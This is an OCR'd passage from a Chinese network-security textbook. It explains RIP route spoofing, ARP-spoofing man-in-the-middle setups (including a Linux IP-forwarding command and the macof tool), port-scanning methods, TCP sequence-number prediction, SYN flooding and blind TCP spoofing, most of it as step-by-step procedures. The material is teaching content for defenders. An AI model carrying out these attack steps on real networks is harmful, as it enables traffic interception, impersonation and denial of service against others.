


图 2.12 RIP 路由欺骗攻击实例图

(2) 攻击者 X 利用 IP 欺骗(把数据包的源地址改为 192.168.100.11)向主机 B 发送带有源路由选项(指定最近的路由器 G2)的数据包。

(3) 当 B 回送数据包时,按收到数据包的源路由选项反转使用源路由,就传送到被更改过的路由器 G2。

(4) G2 路由表已被修改,收到 B 的数据包时,G2 根据路由表把数据包发送到 X 所在网络,X 可在其局域网内侦听、收取此数据包。

2.3.6 ARP 欺骗

假设攻击者和目标主机在同一局域网内,攻击者想要截获和侦听目标主机到网关间的所有数据。如果这个局域网使用集线器连接各个节点,那么攻击者只需要把网卡设置为混杂模式,就可以用链路层的监听获得想要的信息。但当局域网采用交换机连接各个节点时,交换机会根据帧的目标 MAC 地址查找端口映射表,确定转发的某个具体端口,而不是向所有端口广播。此时,攻击者可以首先试探交换机是否存在失败保护模式(fail-safe mode)。失败保护模式是交换机的特殊模式状态。交换机在维护 IP 地址和 MAC 地址的映射关系时会花费一定的处理能力,当网络通信时出现大量虚假 MAC 地址时,某些类型的交换机会出现过载情况,转换到失败保护模式,其工作方式和集线器相同。工具 macof 可完成此项攻击。如果交换机不存在失败保护模式,则需要使用 ARP(Address Resolution Protocol,地址解析协议,是一种将 IP 地址转化成物理地址的协议)欺骗技术。

如图 2.13 所示,主机 A(IP 地址为 192.168.0.4)想要与路由器(IP 地址为 192.168.0.1)通信,正常的 ARP 地址转换过程如下:

(1) 主机 A 以广播的方式发送 ARP 请求,希望得到路由器的 MAC 地址。

(2) 交换机收到 ARP 请求,并转发给连接到交换机的各个主机。同时,交换机更新它的 MAC 地址和端口映射表,即将 192.168.0.4 绑定它所连接的端口。

(3) 路由器更新 ARP 缓存表,绑定 A 的 IP 地址和 MAC 地址。

(4) 交换机收到了路由器对 A 的 ARP 响应,查找 MAC 地址和端口的映射表,把此 ARP 响应数据包发送到相应端口。同时,交换机更新它的 MAC 地址和端口之间的映射表,即将 192.168.0.1 绑定它所连接的端口。

(5) 主机 A 收到 ARP 响应数据包,更新 ARP 缓存表,绑定路由器的 IP 地址和 MAC 地址。

(6) 主机 A 使用更新后的 MAC 地址信息把数据发送给路由器,通信通道就此建立。




图 2.13　ARP 欺骗

要进行 ARP 欺骗，攻击者需要做一些准备工作：

(1) 攻击主机需要两块网卡，设其 IP 地址分别为：192.168.0.5 和 192.168.0.6，分别连接到交换机，准备截获和侦听目标主机(192.168.0.3)和路由器(192.168.0.1)之间的所有通信。

(2) 攻击者主机需要有 IP 数据包的转发能力，在 Linux 下执行下面的命令即可启动 IP 转发功能：

```
echo 1 >/proc/sys/net/ipv4/ip_forward
```

做完上述准备后，攻击者迅速诱使目标主机和路由器都和它建立通信，使自己成为中间人(Man in Middle，MiM)。攻击者会打开两个命令界面，执行两次 ARP 欺骗：

(1) 诱使目标主机认为攻击者的主机有路由器的 MAC 地址：利用 IP 地址欺骗技术，伪造网关的 IP 地址从攻击者主机的一块网卡上发送给目标主机 ARP 请求包，则错误的 MAC 地址和 IP 地址的映射将被更新到目标主机。

(2) 使路由器相信攻击者的主机具有目标主机的 MAC 地址。

(3) 路由器收到 A 的 ARP 请求后，发出带有自身 MAC 地址的 ARP 响应。

2.4　传输层攻击技术

在网络层攻击的基础上，攻击者可以锁定目标主机。而针对目标主机的各种传输层攻击手段则更为丰富。在传输层可以通过各种端口扫描技术获得目标主机的操作系统、运行

的服务等信息，从而针对这些系统与服务的漏洞有的放矢，采用 TCP 初始序号预测、TCP 欺骗、SYN flooding 等技术进行攻击。

2.4.1 端口扫描

连接在 Internet 上的计算机需要一个 IP 地址标识自己，并采用 IP 协议实现网络互联。这些主机可以提供多种应用服务，许多基于 TCP/IP 的程序可以通过互联网启动，这些程序大都是面向客户/服务器的程序。

当 inetd(Internet 超级服务器，是监视一些网络请求的守护进程)接收到一个连接请求时，它便启动一个服务，与请求服务的客户机器通信。为简化这一过程，每个应用程序(比如文件传输 FTP、远程登录 Telnet、WWW 访问等)被赋予一个唯一的地址，这个地址称为端口。

指定应用程序与特殊端口相连，当任何连接请求到达该端口时，inetd 根据端口号调用相应的服务程序，如 FTP、Telnet 等。为了使各种服务协调运行，TCP/IP 协议簇定义了两种传输协议：TCP 和 UDP，每种应用服务都分配了一个传输层的协议端口。

端口是 TCP/IP 体系中传输层的服务访问点，传输层到某端口的数据都被绑定到该端口相应的进程接收。每个端口都拥有一个 16b 的端口号(一台主机可以定义 $2^{16}=65\,536$ 个 TCP 端口和 $2^{16}=65\,536$ 个 UDP 端口)。用户自己提供的服务可以使用自由端口号。一般，系统服务使用的端口号为 0～1023，用户可以自己定义的端口号从 1024 开始。

TCP/IP 的服务一般通过 IP 地址加一个端口号来决定，如文件服务器(FTP)用 TCP 的 21 号端口，简单电子邮件传输协议(SMTP)的服务端口是 TCP 的 25 号端口，邮箱协议(POP3)的端口是 TCP 的 110 号端口。客户端程序一般通过服务器的 IP 地址和端口号与服务器应用程序进行连接。因此，端口是一个潜在的通信通道，也可能成为一个入侵通道。

当攻击者通过网络扫描确定了目标计算机之后，可以尝试和目标主机的一系列端口(通常为保留端口和常用端口)建立连接或请求通信，若目标主机有回应，则打开了相应的应用程序或服务，攻击者就可以使用应用层的一些攻击手段。

端口扫描程序非常容易编写。掌握了初步的 Socket 编程知识，便可以轻而易举地编写出能够在 UNIX、Windows 等操作系统下运行的端口扫描程序(附录 B 给出一个简单的端口扫描程序源码)。如果利用端口扫描程序扫描网络上的一台主机，这台主机运行的是什么操作系统以及该主机提供了哪些服务便一目了然。

端口扫描程序对于系统管理人员来说是一个非常简便实用的工具。端口扫描程序可以帮助系统管理员更好地管理系统与外界的交互。当系统管理员扫描到 finger 服务所在的端口号(79/TCP)时，便应想到这项服务是否关闭。假如原来是关闭的，现在又被扫描到，则说明有人非法取得了系统管理员的权限，改变了 inetd.conf 文件中的内容。因为这个文件只有系统管理员可以修改，这说明系统的安全正在受到侵犯。

如果扫描到一些标准端口之外的端口，系统管理员必须清楚这些端口提供了一些什么服务，是不是允许的。许多系统就常常将 WWW 服务的端口放在 8000 端口或另一个通常不用的端口上。系统管理员必须知道 8000 或另一个端口是否被 WWW 服务使用了。

不过，端口扫描有时也会忽略一些不常用的端口。例如，许多黑客将为自己开的后门设在一个非常高的端口上，使用了一些不常用的端口，就容易被端口扫描程序忽略。黑客通过

这些端口可以任意使用系统的资源，也为他人非法访问这台主机开了方便之门。

常用端口扫描技术有 TCP connect 扫描、SYN 扫描、FIN 扫描、IP 段扫描、UDP 端口扫描、慢速扫描等。

1. TCP connect 扫描

最基本的 TCP 扫描是对于 TCP 连接的扫描。connect()函数用于与每一个感兴趣的目标计算机的端口进行连接。如果该端口处于侦听状态，那么 connect()就能成功，否则，这个端口不能使用，即没有提供服务。

TCP 扫描的优点如下：

- 入侵者不需要任何权限，系统中的任何用户都有权利使用这个调用。
- 速度快。如果对每个目标端口以串行的方式使用单独的 connect()调用，需要较长的时间；然而，入侵者可以通过同时打开多个套接字加速扫描。使用非阻塞 I/O 允许入侵者设置一个低的时间用尽周期，同时观察多个套接字。

这种方法的缺点是很容易被发觉，并且被过滤掉。目标计算机的日志文件也会记录一连串的连接和连接是否出错的服务消息，并且能很快地关闭连接。

2. TCP SYN 扫描

TCP connect 扫描需要建立一个完整的 TCP 连接，很容易被目标主机发现。而 TCP SYN 扫描则是“半开放”扫描——扫描程序不必打开一个完全的 TCP 连接。扫描程序发送一个 SYN 数据包，好像准备打开一个实际的连接并等待 ACK 一样(参考 TCP 的三次握手建立 TCP 连接的过程)。如果返回 SYN|ACK，表示端口处于侦听状态；如果返回 RST，表示端口没有处于侦听态。如果收到一个 SYN|ACK，则扫描程序必须再发送一个 RST 信号来关闭这个连接过程。这种扫描技术的优点在于：一般不会在目标计算机上留下记录。但入侵者必须有 root 权限才能建立自己的 SYN 数据包。

3. TCP FIN 扫描

通常，防火墙和包过滤器会对一些指定的端口进行监视，并能检测并过滤掉 TCP SYN 扫描。但是，基于 RFC 793，目标系统应该向所有关闭端口回送 RST，所以 FIN 数据包可能会没有任何麻烦地通过防火墙。FIN 扫描的基本思想是：通常关闭的端口会用 RST 来回复 FIN 数据包，而打开的端口会忽略 FIN 数据包，不做回复。这种方法和系统的实现有一定的关系。有的系统不管端口是否打开，都回复 RST(Windows 95/NT 和部分 UNIX 系统，如 CISCO、BSDI、HP/UX、MVS 和 IRIX)，这时 TCP FIN 扫描就不能使用。

4. Fragmentation 扫描

这是一种超小数据包的扫描，它将要发送的数据包打包成非常小的 IP 包，通过 TCP 包头分成几段，放入不同 IP 包中，使得过滤程序难以过滤，因此容易实现自己想要的扫描。

5. UDP 端口扫描

由于 UDP 协议是非面向连接的，对 UDP 端口的探测也就不可能像 TCP 端口的探测那样依赖于连接建立过程，这也使得 UDP 端口扫描的可靠性不高。所以，虽然 UDP 协议较 TCP 协议显得简单，但是对 UDP 端口的扫描却是相当困难的。因为打开的端口对扫描探测并不发送一个确认，关闭的端口也并不需要发送一个错误数据包。但是当主机向未打

开的 UDP 端口发送数据包时，会返回 ICMP_PORT_UNREACH 错误报文，这样就能发现哪个端口是关闭的。

6. 慢速扫描

一般，扫描检测器是通过监视某个时间段里一台特定主机被连接的数目来决定其是否在被扫描，所以，攻击者可以通过使用扫描速度慢的扫描软件，使检测软件判断不出它在进行扫描。

7. 多线程扫描

应用多线程技术，在端口扫描程序中同时打开多处运行单元，各线程同时执行，可以大大加快扫描的速度。

2.4.2 TCP 初始序号预测

TCP 提供可靠的端到端传输。通常 TCP 连接建立一个包括三次握手的序列。客户端选择并传输一个初始序列号(SEQ)，设置标志位 SYN=1，告诉服务器它需要建立连接。服务器确认这个传输，并发送它本身的序列号，设置标志位 ACK=1，同时告知下一个期待获得的数据序列号。客户再确认它。经过三次确认后，双方开始传输数据。这一过程如图 2.14 所示。




图 2.14 TCP 建立连接和传输数据的过程

在数据传输的过程中，接收方必须确认所收到的数据。传输的可靠性由数据包中的多位控制字段来提供，其中最重要的是数据序列号和数据确认，分别用 Seq 和 Ack 来表示。

TCP 为每一个数据字节分配一个序列号，并且可以向已成功接收的由源地址所发送的数据包回复表示确认的 ACK 号（目的地址确认数据包序列是源地址的数据包序列，而不是自己发送的数据包序列）。ACK 在确认的同时，还携带了下一个期望获得的数据序列号。

显然，TCP 提供了比 IP 更高的可靠性，它能够处理数据包丢失、重复或顺序紊乱等不良情况。TCP 的序列号可以看作是 32 位的计数器，从 0 计数至 $2^{32}-1$。通过向所传送出的所有字节分配序列号，并期待接收端对发送端所发出的数据提供收讫确认，配合重传的机制，TCP 能保证可靠的传送。接收端利用序列号确保数据的先后顺序，除去重复的数据包。每一个 TCP 连接交换的数据是顺序编号的。确认位（ACK）对所接收的数据进行确认，并且指出下一个期待接收的数据序列号。

TCP 序列号预测的漏洞最早由 Morris 提出。他使用 TCP 序列号预测，即使没有从服务器得到任何响应，也能够产生一个 TCP 报文的序列号，从而欺骗本地网络上的主机。

首先来了解序数编号、如何选择初始序列号和初始序列号如何根据时间变化。产生初始序列号的常用方法有下列 3 种。

1. 64K 规则

这是一种最简单的机制，目前仍在一些主机上使用。当主机启动后，序列编号初始化为 1（实际上并非如此，初始序列号由 tcp_init 函数随机确定）。初始序列号（ISN）每秒增加 128 000，如果有连接出现，每次连接将把计数器的数值增加 64 000。很显然，这使得用于表示初始序列号的 32 位计数器在没有连接的情况下每 9.32h 复位一次，从而最大限度地减少原有连接的信息干扰当前连接的机会。如果初始序列号是随意选择的，那么就不能保证现有序列号不同于先前的序列号。如果有一个数据包最终跳出了循环，回到了“原有”的连接，显然会发生对现有连接的干扰。

2. 与时间相关的产生规则

这种方法很流行，实现也比较简单，它允许序列号产生器产生与时间相关的值。这个产生器在计算机自举时产生初始值，依照每台计算机各自的时钟增加。由于各台计算机上的时钟很难完全相等，增大了序列号的随机性。

3. 伪随机数产生规则

较新的操作系统使用伪随机数产生器产生初始序列号。

对于前两种方式产生的初始序号，攻击者在一定程度上可以预测。首先，攻击者发送一个 SYN 包，目标主机响应后，攻击者可以知道目标主机的 TCP/IP 协议栈当前使用的初始序列号。然后，攻击者可以估计数据包的往返时间，根据相应的初始序列号产生方法较精确地估算出初始序号的一个范围。有了这个预测出的初始序列号范围，攻击者可以对目标主机进行 TCP 欺骗的盲攻击。

能够预测 TCP 初始序列号的原因是其产生与时间相关且变化频率不够快，从而导致随机性不够。预防此类攻击，只需使用第三种初始序列号产生方法，一般伪随机数发生器产生的序列号是无法预测的。

2.4.3　SYN flooding

SYN flooding 是当前最流行也是最有效的 DoS（拒绝服务攻击）方式之一。SYN

flooding 攻击能阻止三次握手过程的完成，特别是阻止服务器方接收客户方的 TCP 确认标志 ACK，使服务器相应端口处于半开放状态。

由于每个 TCP 端口支持的半开放连接数目有限，因此超过限制后服务器方将拒绝以后到来的连接请求，直到半开放连接超时关闭。

进行 SYN flooding 攻击时，攻击主机必须保证伪造的数据包源 IP 地址是可路由但不可达的主机地址。

2.4.4 TCP 欺骗

TCP 欺骗在 IP 地址欺骗与 TCP 初始序号预测的基础上进行，目的是伪装成其他主机与受害者通信，获取更多信息和利益。攻击者首先利用 IP 地址欺骗发现被目标主机信任的主机；第二步，为了伪装成它，往往需要使其丧失工作能力。由于攻击者要代替真正的被信任主机，他必须确保真正被信任的主机不能接收到任何有效的网络数据，否则将会被发现。TCP 欺骗攻击包括非盲攻击和盲攻击两种。

2.4.4.1 非盲攻击

如果攻击者和被欺骗的目标主机在同一个网络上，攻击者可以简单地使用协议分析器（嗅探器）捕获 TCP 报文段，从而获得需要的序列号。非盲攻击的步骤如下：

(1) 攻击者 X 要确定目标主机 A 的被信任主机 B 不在工作状态，若其在工作状态，也可使用 SYN flooding 等攻击手段使其处于拒绝服务状态。

(2) 攻击者 X 伪造数据包：B→A ：SYN(ISN C)，源 IP 地址使用 B，初始序列号 ISN 为 C，给目标主机发送 TCP 的 SYN 包请求建立连接。

(3) 目标主机回应数据包：A→B ：SYN(ISN S)，ACK(ISN C)，初始序列号为 S，确认序号为 C。由于 B 处于拒绝服务状态，不会发出响应包。攻击者 X 使用嗅探器捕获 TCP 报文段，得到初始序列号 S。

(4) 攻击者 X 伪造数据包：B→A ：ACK(ISN S)，完成三次握手建立 TCP 连接。

(5) 攻击者 X 一直使用 B 的 IP 地址与 A 进行通信。

2.4.4.2 盲攻击

如果攻击者和被欺骗的目标主机不在同一个网络上，攻击者则无法使用嗅探器捕获 TCP 报文段。攻击步骤与非盲攻击几乎相同，在第三步用 TCP 初始序列号预测技术得到初始序列号。第五步，攻击者 X 可以发送第一个数据包，但收不到 A 的响应包，难以实现交互。

盲攻击较为困难，但攻击者可使用前述的路由欺骗技术把盲攻击转化为非盲攻击。

如图 2.14 所示，建立 TCP 连接的第一步就是客户端向服务器发送 SYN 请求。通常，服务器将向客户端发送 SYN/ACK 信号。客户端随后向服务器发送 ACK，然后进行数据传输。然而，TCP 处理模块有一个处理并行 SYN 请求的上限，它可以看作是存放多条连接的队列长度。其中，连接数目包括了那些三步握手还没有最终完成的连接，也包括了那些已成功完成握手，但还没有被应用程序所调用的连接。如果达到队列的上限，TCP 将拒绝所有其后的连接请求，直至处理了部分连接请求。因此，这里是有机可乘的，例如用前面所介绍的 SYN flooding 攻击。

攻击者向被进攻目标的 TCP 端口发送大量 SYN 请求，这些请求的源地址是一个合法的但是虚假的 IP 地址（假设使用该合法 IP 地址的主机没有开机或者已经被攻击而瘫痪）。受攻击的主机向该 IP 地址发送响应，但可惜是杳无音信，如图 2.15 所示。与此同时，IP 包会通知受攻击主机的 TCP：该主机不可到达。但不幸的是 TCP 会认为这是一种暂时的错误，并继续尝试连接（比如继续对该 IP 地址进行路由选择，发出 SYN/ACK 数据包等等），直至在 TimeOut 时间内确信无法连接。

对被信任主机 B 的攻击过程如下：

时刻 1　Z (X)—SYN→B
　　　　Z (X)—SYN→B
　　　　Z (X)—SYN→B
　　　　……

攻击者的主机 Z 冒充 X 把大批 SYN 请求发送到被信任的主机 B，使其 TCP 队列充满。

时刻 2　X←SYN/ACK—B
　　　　X←SYN/ACK—B

被信任的主机 B 向它所相信的 IP 地址（假 IP）做出 SYN/ACK 反应。在此期间，被信任主机的 TCP 模块会对所有新的请求予以忽视（不同系统的 TCP 保持连接队列的长度有所不同。BSD UNIX 一般是 5，Linux 一般是 6），被信任主机失去处理新连接的能力，攻击者利用这段时间空隙，冒充被信任的主机，向目标主机发起攻击。

